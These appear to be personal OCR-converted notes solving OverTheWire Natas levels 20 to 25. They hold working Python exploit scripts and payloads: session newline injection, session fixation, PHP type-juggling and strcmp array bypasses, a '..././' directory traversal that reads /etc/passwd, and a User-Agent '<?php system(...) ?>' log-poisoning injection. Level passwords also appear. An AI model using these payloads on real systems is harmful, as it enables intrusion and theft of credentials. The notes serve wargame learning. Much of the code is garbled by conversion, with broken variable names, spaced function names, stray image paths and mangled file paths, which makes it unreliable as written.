  $ SESSION = array();
  foreach(explode("\n", $data) as $line) {
     debug("Read [$line]");
  $parts = explode(" ", $line, 2);
  if($parts[0]!="") $ SESSION[$parts[0]] = $parts[1];
  }
  return session encode();
function mywrite($sid, $data) {
  // $data contains the serialized version of $_SESSION
  // but our encoding is better
  debug("MYWRITE $sid $data");
  // make sure the sid is alnum only!!
  if(strspn($sid,
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-")!=
strlen($sid)) {
  debug("Invalid SID");
     return;
  $filename = session save path() . "/" . "mysess " . $sid;
  $data = "";
  debug("Saving in ". $filename);
```

```
ksort($ SESSION);
  foreach($ SESSION as $key => $value) {
    debug("$key => $value");
    $data .= "$key $value\n";
  }
  file put contents($filename, $data);
  chmod($filename, 0600);
}
/* we don't need this */
function mydestroy($sid) {
  //debug("MYDESTROY $sid");
  return true;
/* we don't need this */
function mygarbage($t) {
  //debug("MYGARBAGE $t");
  return true;
}
session set save handler(
  "myopen",
  "myclose",
  "myread",
  "mywrite",
  "mydestroy",
  "mygarbage");
session_start();
if(array_key_exists("name", $_REQUEST)) {
```

```
$ SESSION["name"] = $ REQUEST["name"];
  debug("Name set to " . $ REQUEST["name"]);
}
Now we are writing the python code
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas 20'
password = 'guVaZ3ET35LbgbFMoaN5tFcYT1jEP7UH'
url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username
session = requests.Session()
response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password))
print(response.text)
print("="*80)
response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password))
print(response.text)
print("="*80)
response = session.post(url, data = {"name": "shenal\nadmin 1"}, auth = (username, password))
```

```
print(response.text)
print("="*80)
in the third time session will be deleted.
89OWrTkGmiLZLv12JY4tLj2c4FW0xn56
***** with the burp suite ******
http://natas20.natas.labs.overthewire.org/?debug
DEBUG: MYREAD vm7lfeq4rm4qcikpa79au0dvsj
DEBUG: Reading from /var/lib/php/sessions/mysess vm7lfeq4rm4qcikpa79au0dvsj - (this is
the path where it saves)
DEBUG: Read []
now you can see it does two thing write and read
asdf%250Aid%25250Aasdf
asdf%25id%25asdf
what happen is %25 this will bw removed and print lines
asdf
id
asdf
%0Aadmin 1
```

and in repeater send it two times, third time session will be deleted.

POST /index.php HTTP/1.1

Host: natas20.natas.labs.overthewire.org

Content-Length: 15

Cache-Control: max-age=0

Authorization: Basic

bmF0YXMyMDpndVZhWjNFVDM1TGJnYkZNb2FONXRGY11UMWpFUDdVSA=

Upgrade-Insecure-Requests: 1

Origin: http://natas20.natas.labs.overthewire.org

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/116.0.5845.111 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*; q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://natas20.natas.labs.overthewire.org/?debug

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9


Cookie: PHPSESSID=vm7lfeq4rm4qcikpa79au0dvsj


Connection: close

name=%0Aadmin 1

89OWrTkGmiLZLv12JY4tLj2c4FW0xn56








```
to command many lines at a time ctrl + /
if(array key exists("submit", $ REQUEST)) {
  foreach($ REQUEST as $key => $val) {
  $ SESSION[$key] = $val;
}
it stores in the session this seems to be the vulnerability
# url = 'http://%s.natas.labs.overthewire.org/' % username
experimenter = 'http://natas21-experimenter.natas.labs.overthewire.org/?debug=true&submit=1'
experimenter = 'http://natas21-
experimenter.natas.labs.overthewire.org/?debug=true&submit=1&admin=1'
[DEBUG] Session contents: <br/> Array
  [debug] => true
  [submit] \Rightarrow 1
  [admin] \Rightarrow 1
)
print(session.cookies["PHPSESSID"])
uv9e59pkrpleooa9gd13mmhbbo
```

getting the original session setup and stealing the cookie from experimenter page and post it to

the First page and pass it alone with the cookies

### get and post both works

#### 91awVM9oDiUGm33JdzM7RVLBS8bz9n0s



#### Level 22

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas22'
password = '91awVM9oDiUGm33JdzM7RVLBS8bz9n0s'
url = 'http://%s.natas.labs.overthewire.org/?revelio=1' % username
session = requests.Session()
response = session.get(url, auth=(username, password), allow_redirects = False)
content = response.text
print(content)
```

allow\_redirects is set to False, the script will not follow any redirects that may occur in the response, and the response content will reflect the initial response.

## qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj



```
<?php
  if(array key exists("passwd",$ REQUEST)){
    if(strstr($ REQUEST["passwd"],"iloveyou") && ($ REQUEST["passwd"] > 10 )){
       echo "<br/>br>The credentials for the next level are:<br/>';
       echo "Username: natas24 Password: <censored>";
     }
    else{
       echo "<br/>br>Wrong!<br/>;
  }
  // morla / 10111
?>
php doesn't consider the variable type
response = session.post(url, data = { "passwd" : "iloveyou" },auth=(username, password))
this gives us wrong
response = session.post(url, data = { "passwd" : "10iloveyou" },auth=(username, password))
response = session.post(url, data = { "passwd" : "iloveyou11" },auth=(username, password))
it doesn't work like this either.
10 doesn't work because not greater than 10 it's equal therefore the code is :
```

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re

username = 'natas23'
password = 'qjA8cOoKFTzJhtV0Fzvt92fgvxVnVRBj'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
# response = session.get(url, auth=(username, password))
response = session.post(url, data = { "passwd" : "11iloveyou" },auth=(username, password))
content = response.text
print(content)
```

## 0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r



```
PHP type juggling
```

```
strcmp - compares strings
```

The function takes two string arguments, \$str1 and \$str2, and returns an integer:

If the two strings are equal, stremp returns 0.

If \$str1 is greater than \$str2, strcmp returns a positive integer.

If \$str1 is less than \$str2, strcmp returns a negative integer.

```
<?php
if(array_key_exists("passwd",$_REQUEST)){
   if(!strcmp($_REQUEST["passwd"],"<censored>")){
     echo "<br/>echo "<br/>pre>The credentials for the next level are:<br/>echo "Username: natas25 Password: <censored>";
   }
   else {
     echo "<br/>echo "<br/>br>Wrong!<br/>}
// morla / 10111
?>
```

we are not going to make it a strig we are going to make it an array

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas24'
password = '0xzF30T9Av8lgXhW7slhFCIsVKAPyl2r'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
# response = session.get(url, auth=(username, password))
response = session.post(url, data = { 'passwd[]' : 'shenal' }, auth=(username, password))
content = response.text
print(content)
```

# O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx



```
Consider this we dont know the exactly how many brancher up there
some how we need to get the password.
response = session.post(url, data = {"lang" : "../../../etc/passwd"}, auth=(username,
password))
no any clear idea.
consider this python code,
>>> '.../'.replace('.../',")
>>> '..././'.replace('../',")
'../'
it combine with the remaining one so we can use that.
response = session.post(url, data = {"lang" : "..././..././..././..././etc/passwd"},
auth=(username, password))
now we are getting access for the file that are being hidden so far.
Now we need to read the log for that we need the session id hence we findout the cookies,
41c4lmbjk5rg38imolaner24cb - cookie
response = session.post(url, data = {"lang" :
".../.../../.../.../var/www/natas/natas25/logs/natas25_" + session.cookies['PHPSESSID']
```

+ ".log"}, auth=(username, password))

```
Now it shows "Directory traversal attempt! fixing request."
We can control that what the HTTP user agent is, we can modufy the http header.
In php we can run shell commands therfore,
headers = {"User-Agent" : "<?php system('cat/etc/natas webpass/natas26'); ?>"}
we are injecting this into the log entry.
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import requests
import re
username = 'natas 25'
password = 'O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx'
url = 'http://%s.natas.labs.overthewire.org/' % username
session = requests.Session()
headers = {"User-Agent" : "<?php system('cat/etc/natas webpass/natas26'); ?>"}
response = session.get(url, auth=(username, password))
print(session.cookies['PHPSESSID'])
response = session.post(url, headers = headers, data = {"lang" :
"..././..././..././..././var/www/natas/natas25/logs/natas25 " + session.cookies['PHPSESSID']
+ ".log"}, auth=(username, password))
content = response.text
```

print(content)



